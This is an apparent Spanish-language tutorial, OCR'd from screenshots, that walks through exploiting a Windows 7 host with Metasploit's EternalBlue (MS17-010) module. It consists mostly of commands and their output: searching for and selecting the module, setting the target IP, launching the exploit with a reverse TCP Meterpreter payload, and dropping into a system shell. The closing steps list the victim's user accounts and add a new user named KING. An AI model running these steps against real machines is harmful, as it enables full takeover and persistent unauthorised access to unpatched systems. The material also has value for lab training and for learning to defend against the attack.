
msfconsole: Abre el framework de **Metasploit**, la herramienta más usada para explotación.



```
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x


     .:okOOOkdc'           'cdkOOOko:.
   .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
  :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
 'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
 oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
 dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
 lOOOOOOOO.         ;d;         ,OOOOOOOOl
 .OOOOOOOO.   .;           ;    ,OOOOOOOO.
  cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
   oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
    lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
     ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
      .dOOo   .OOOOocccxOOOO.   xOOd.
        ,kOl  .OOOOOOOOOOOOO. .dOk,
          :kk;.OOOOOOOOOOOOO.cOk:
            ;kOOOOOOOOOOOOOOOk:
              ,xOOOOOOOOOOOx,
                .lOOOOOOOl.
                   ,dOd,
                     .

       =[ metasploit v6.4.108-dev                          ]
+ -- --=[ 2,598 exploits - 1,322 auxiliary - 1,710 payloads     ]
```

7M°.comando: search eternalblue


- Busca en la base de datos de Metasploit todos los módulos relacionados con este exploit.



```
msf > search eternalblue

Matching Modules
================

   #   Name                                           Disclosure Date  Rank
   Check  Description
   -   ----                                           ---------------  ----
  -----  -----------

   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .
   .      .
   2     \_ target: Windows 7                         .                .
   .      .
   3     \_ target: Windows Embedded Standard 7       .                .
   .      .
   4     \_ target: Windows Server 2008 R2            .                .
   .      .
   5     \_ target: Windows 8                         .                .
   .      .
   6     \_ target: Windows 8.1                       .                .
   .      .
   7     \_ target: Windows Server 2012               .                .
   .      .
   8     \_ target: Windows 10 Pro                    .                .
   .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .
```

8vº.comando: use 0


Selecciona el primer resultado de la búsqueda (que suele ser exploit/windows/smb/ms17_010_eternalblue).



```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

9nº.comando: show options


- Te muestra qué datos necesita el exploit para funcionar (como la IP de la víctima).



```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
```

10mº.comando: set RHOSTS [direccion-ip-maquina-vulnerable]


•Configura la **Remote Host** (la IP de la máquina vulnerable).



```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.26
RHOSTS ⇒ 192.168.1.26
```

11vº.coamndo: exploit


- Lanza el ataque. Si tiene éxito, te devolverá una sesión de **Meterpreter** (una consola avanzada) con privilegios de administrador.



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.26:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.1.26:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.26:445 - The target is vulnerable.
[*] 192.168.1.26:445 - Connecting to target for exploitation.
[+] 192.168.1.26:445 - Connection established for exploitation.
[+] 192.168.1.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.26:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.26:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65
20 42  Windows 7 Home B
[*] 192.168.1.26:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76
69 63  asic 7601 Servic
[*] 192.168.1.26:445 - 0x00000020  65 20 50 61 63 6b 20 31
       e Pack 1
[+] 192.168.1.26:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 192.168.1.26:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.26:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.26:445 - Starting non-paged pool grooming
[+] 192.168.1.26:445 - Sending SMBv2 buffers
[+] 192.168.1.26:445 - Closing SMBv1 connection creating free hole adjacent t
o SMBv2 buffer.
```

12vº.comando : Shell


- El comando Shell se usa para entrar al cmd , donde ya tenemos el acceso a la maquina por completo.




```
meterpreter > shell
Process 2024 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Este es un ejemplo de lo que podemos hacer ya dento de la maquina vulnerable.

- Aquí usamos el comando (net user) para ver los usuarios que tiene la maquina , y también podemos usar el comando (net user [nombre de usuario] /add).



```
meterpreter > shell
Process 2024 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
--
Admin                    Administrator            Guest            [redacted]
Lola                     [redacted]
The command completed with one or more errors.

C:\Windows\system32>
```



```
C:\Windows\system32>net user KING /add
net user KING /add
The command completed successfully.


C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
--
Admin                    Administrator            Guest
KING                     Lola
The command completed with one or more errors.


C:\Windows\system32>
```